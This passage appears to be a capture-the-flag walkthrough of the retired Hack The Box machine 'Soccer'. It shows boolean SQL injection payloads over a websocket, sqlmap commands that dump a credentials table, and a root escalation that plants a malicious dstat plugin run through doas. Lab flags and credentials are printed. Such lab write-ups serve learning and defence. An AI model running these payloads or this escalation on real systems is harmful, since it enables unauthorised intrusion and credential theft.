
- [x] Intercept client-to-server messages
- [x] Intercept server-to-client messages
- [ ] Only intercept in-scope messages

16. **After logging in I attempt to inject a basic payload into the ticket id input field**

```
To capture a websocket you have to capture the page refresh first and then attempt to capture the socket. Say basically just hit page refresh and intercept that and drop it. Then attempt to capture the websocket.
Before any capturing make sure in your `proxy settings` that websockets are set for intercept.
```

Boolean injection

17. **I capture the following basic sql injection of the ticket id input field**



History

Message	Direction	Manual	Length	Time ^	W
{"id":"73171 or 2=1-- -"}	→ To server		25	23:12:05 13 Aug ...	1
Ticket Doesn't Exist	← To client		20	23:12:05 13 Aug ...	1
{"id":"73171 or 2=1-- -"}	→ To server	✓	25	23:12:12 13 Aug ...	1
Ticket Doesn't Exist	← To client		20	23:12:12 13 Aug ...	1
{"id":"73171 or 1=1-- -"}	→ To server	✓	25	23:12:23 13 Aug ...	1
Ticket Exists	← To client		13	23:12:23 13 Aug ...	1

```
Here is the first capture.
--------------------------------
{"id":"73171 or 1=1-- -"}
--------------------------------
If the injection is accepted by the MySQL server (remember port 3306 was open) it will respond with `it exists`. If the command is rejected it will respond with `does not exist`. For example, if I change my SQL injection to a false boolean expression.
--------------------------------
{"id":"73171 or 2=1-- -"}
--------------------------------
In the above injection 2 does not equal 1 so we will get a `does not exist` response. See above image for context.
To attempt to fuzz this boolean injection would take forever. You need a tool like sqlmap for boolean injections.
If you want to know about boolean injections go here:
>>> https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection
>>> https://book.hacktricks.xyz/pentesting-web/sql-injection/sqlmap#help-finding-boolean-injection
>>> ippsec.rocks
>>> https://www.youtube.com/watch?v=mF8Q1FhnU70 <<< boolean injections
>>> https://thegreycorner.com/2017/01/05/exploiting-difficult-sql-injection.html
>>> https://github.com/sqlmapproject/sqlmap/wiki/Techniques
>>> https://www.comparitech.com/net-admin/sqlmap-cheat-sheet/
>>> https://cdn.comparitech.com/wp-content/uploads/2021/07/sqlmap-Cheat-Sheet.pdf
>>> https://manpages.org/sqlmap
>>>


6. Lets try playing around with wscat first and then we will use sqlmap.
```

---

wscat install & usage for BlackArch



```
~ ▷ wscat -c "ws:soc-player.soccer.htb:9091/"
Connected (press CTRL+C to quit)
> {"id":"73171 or 1=1-- -"}
< Ticket Exists
> {"id":"73171 or 2=1-- -"}
< Ticket Doesn't Exist
```

- #pwn_wscat_knowledge_base

18. **wscat**

```
1. ▷ sqlmap -u 'ws://soc-player.htb:9091/'
2. Well, that did not work lets try `wscat`
3. ▷ paru -Ss wscat
aur/wscat 5.2.0-2 [+37 ~0.00]
    Netcat-like utility for WebSockets
4. That seems odd that blackarch would not have this app in the standard repo. I am going to find out why.
5. You can install wscat via AUR and that is why nodejs and npm are required to build it. I think just installing it through NPM is a better idea.
6. https://github.com/websockets/wscat
7. npm install -g wscat
>>> permission denied
8. This will require root
9. [root@blackarch_h4x0r]-[~]
>>> npm install -g wscat
10. SUCCESS it installed and I did not even need to add anything to path.
11.  ▷ wscat
Usage: wscat [options] (--listen <port> | --connect
12. ~ ▷ wscat -c "ws:soc-player.soccer.htb:9091/"
Connected (press CTRL+C to quit)
13. This syntax did not work for me.
>>> $ wscat -c soc-player.soccer.htb:9091/ws
```

19. **Pwning with wscat**

```
1. ▷ cat injection.req
{"id":"73171 or 1=1-- -"}
2. ▷ wscat -c "ws:soc-player.soccer.htb:9091/"
Connected (press CTRL+C to quit)
> {"id":"73171 or 1=1-- -"}
< Ticket Exists
> {"id":"73171 or 2=1-- -"}
< Ticket Doesn't Exist
```

Using sqlmap for boolean based injections

```
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.6.3#dev}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```


20. **Doing boolean based injections would take way too long to do manually. It requires a tool like sqlmap**

```
1. I right click on the repeater and click `Copy to file` so that I can use this socket with sqlmap
2. LOL, I could not copy the repeater tab to a file. Burpsuite is really bordering on a useless community tool. They have stripped down community version to almost nothing. So lame.
3. Copied it manually same thing.
```

```
4. ▷ cat injection.req
{"id":"73171 or 1=1-- -"}
5. Create a file. I named mine injection.req so we can use it with sqlmap. To get around the `Copy to file` right click tab
not working just click `raw` and manually copy it with `CTRL + c` and paste it into vim.
```

---

sqlmap required `websocket-client` module



```
[06:34:03] [CRITICAL] sqlmap requires third-party module 'websocket-client' in order to use WebSocket functionality

[*] ending @ 06:34:03 /2024-08-14/

~ ▷ pip install websocket-client
Collecting websocket-client
  Downloading websocket_client-1.8.0-py3-none-any.whl (58 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 58.8/58.8 kB 1.5 MB/s eta 0:00:00
Installing collected packages: websocket-client
Successfully installed websocket-client-1.8.0

[notice] A new release of pip is available: 23.0.1 -> 24.2
[notice] To update, run: pip install --upgrade pip
~ ▷ sqlmap -u "ws://soc-player.soccer.htb:9091/" --data '{"id":"*"}' --batch
```

21. **sqlmap boolean based commands**

```
1. ▷ sqlmap -u "ws://soc-player.soccer.htb:9091/" -d '{"id":"*"}' --batch
[05:57:18] [CRITICAL] option '-d' is incompatible with option '-u' ('--url')
2. I also needed to install the `websocket-client` module
3. `$ pip install websocket-client module`
4. Keep in mind I am using python3.8 via pyenv which I highly recommend. Or a virtual environment. I like pyenv the best
because you are always in a virtual python environment.
5. ▷ sqlmap -u "ws://soc-player.soccer.htb:9091/" --data '{"id":"*"}' --batch
6. We may need to increase the risk level
====================================================================
7. ▷ sqlmap -u "ws://soc-player.soccer.htb:9091/" --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch
>>>(custom) POST parameter 'JSON #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 118 HTTP(s) requests:
---
Parameter: JSON #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"id":"-5527 OR 3907=3907"}
===================================================================
8. SUCCES!
```

Dumping credentials with sqlmap

---

22. **Now we can do `--dbs` to list the databases**


```
1. ▷ sqlmap -u "ws://soc-player.soccer.htb:9091/" --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch --dbs
2. ▷ sqlmap -u "ws://soc-player.soccer.htb:9091/" --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch --dbs --
threads 10
3. I did the `--threads 10` to speed it up a little bit.
4. SUCCESS, we dumped the databases list.
---------------------------------------------------
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
----------------------------------------------------
Now we are targeting the `soccer_db` db. We need to remove --dbs and use the `-D soccer_db --dump` flags.
sqlmap -u "ws://soc-player.soccer.htb:9091/" --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch --threads 10 -D
soccer_db --dump
```

```
{1.8.6.3#dev}

https://sqlmap.org
```

23. **Success, we have the hashes**

```
▷ sqlmap -u "ws://soc-player.soccer.htb:9091/" --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch --threads 10
-D soccer_db --dump
Database: soccer_db
Table: accounts
[1 entry]
+------+-------------------+----------------------+----------+
| id   | email             | password             | username |
+------+-------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+-------------------+----------------------+----------+
```

Log into website with new creds



Hello 👋

player@player.htb

Email address

PlayerOftheMatch2022

Password

24. **So I now take the credentials and log into the site**

```
player@player.htb:PlayerOftheMatch2022
I log out of the current low level session. Then log back in as player@player.htb
Not really anything special on the site. I was expecting an admin link.
```

Pivot to user **player**

25. **Let's go back to enumeration via our terminal session.**

```
www-data@soccer:~/html/tiny/uploads$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
player:x:1001:1001::/home/player:/bin/bash
player is a user on this box I will attempt to switch users.
www-data@soccer:~/html/tiny/uploads$ su player
Password:
player@soccer:/var/www/html/tiny/uploads$ whoami
player
```

---

ssh as user **player**

26. **Since ssh is available let's attempt to ssh as user `player`**

```
1. If you have the option to ssh you should automatically do it. It is kind of an elevation of shell already because ssh has
the ability to drop down into a command shell etc... It is just generally better to have an ssh shell so if you have the
option always ssh.
2. ▷ ssh player@10.129.244.39
3. SUCCESS
4. User flag found
5. player@soccer:~$ cat user.txt
2bed69da3469822eec92fa8a49504aa0
```

Begin enumeration as **player** via ssh

27. **enumeration as player**

```
1. player@soccer:~$ export TERM=xterm
player@soccer:~$ id
uid=1001(player) gid=1001(player) groups=1001(player)
player@soccer:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.5 LTS (Focal Fossa)"
2. We got the server version correct.
3. player@soccer:~$ sudo -l
[sudo] password for player:
Sorry, user player may not run sudo on localhost.
```

28. **I finally find an interesting file**

```
1. `player@soccer:~$ find / -user player 2>/dev/null | awk 'length>10' | grep -v '^/proc\|^/run\|^/sys'`
2. Nothing interesting yet.
3. `player@soccer:~$ find / -group player 2>/dev/null | awk 'length>10' | grep -v '^/proc\|^/run\|^/sys'`
/usr/local/share/dstat
```

---

dstat

29. **What is this dstat**

```
1. player@soccer:~$ find / \-name \*dstat\* 2> /dev/null
/usr/share/doc/dstat
/usr/share/python3/runtime.d/dstat.rtupdate
/usr/share/dstat
/usr/share/dstat/dstat_squid.py
/usr/share/dstat/dstat_innodb_io.py
/usr/share/dstat/dstat_top_cpu.py
/usr/share/dstat/dstat.py
/usr/share/dstat/dstat_dstat_ctxt.py
/usr/share/dstat/dstat_top_int.py
/usr/share/dstat/dstat_top_latency_avg.py
/usr/share/dstat/dstat_snmp_net.py
2. There is a ton of files with the word dstat.
3. player@soccer:~$ stat /usr/bin/dstat
4. player@soccer:~$ strace /usr/bin/dstat
5. player@soccer:~$ strings /usr/bin/dstat | grep -i --color "passw"
6. I could exfil this file and run ghex and ghidra on it. I may end up doing that maybe.
```

30. **Doas**

```
1. player@soccer:~$ find / \-name \*doas\* 2> /dev/null
/usr/local/bin/doas
2. doas is a FreeBSD utility. It is like sudo.
3. player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
```


31. **What we need to do is write a malicious python plugin for dstat or inject malicious code into one that is already created.**

```
1. I recommend reading the explanation by 0xdf on my dstat is vulnerable. It is these python plugins that are vulnerable.
Also 0xdf explains about the bad permissions in the directories.
=============================================
"Looking at the list of locations, I can obviously write to ~/.dstat, but when run with doas, it'll be running as root, and
therefore won't check /home/player/.dstat. Luckily, /usr/local/share/dstat is writable."
==============================================
2. So we will create a vulnerable python plugin that will run bash commands.
3. echo -e 'import os\n\nos.system("/bin/bash")' > /usr/local/share/dstat/dstat_pablo.py
```

PrivESC to ROOT

32. **Here are the steps to create a malicious python plugin for the dstat binary**

```
player@soccer:/tmp$ echo -e 'import os\n\nos.system("/bin/bash")' > /usr/local/share/dstat/dstat_pablo.py
player@soccer:/tmp$ doas /usr/bin/dstat --0xdf
dstat: option --0xdf not recognized, try dstat -h for a list of all the options
player@soccer:/tmp$ doas /usr/bin/dstat --pablo
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the modules documentation
for alternative uses
  import imp
root@soccer:/tmp# whoami
root
root@soccer:/tmp# cat /root/root.txt
9b7fcef18c7e7510431829111a2346f4
```


Soccer has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#13841	14 Aug 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED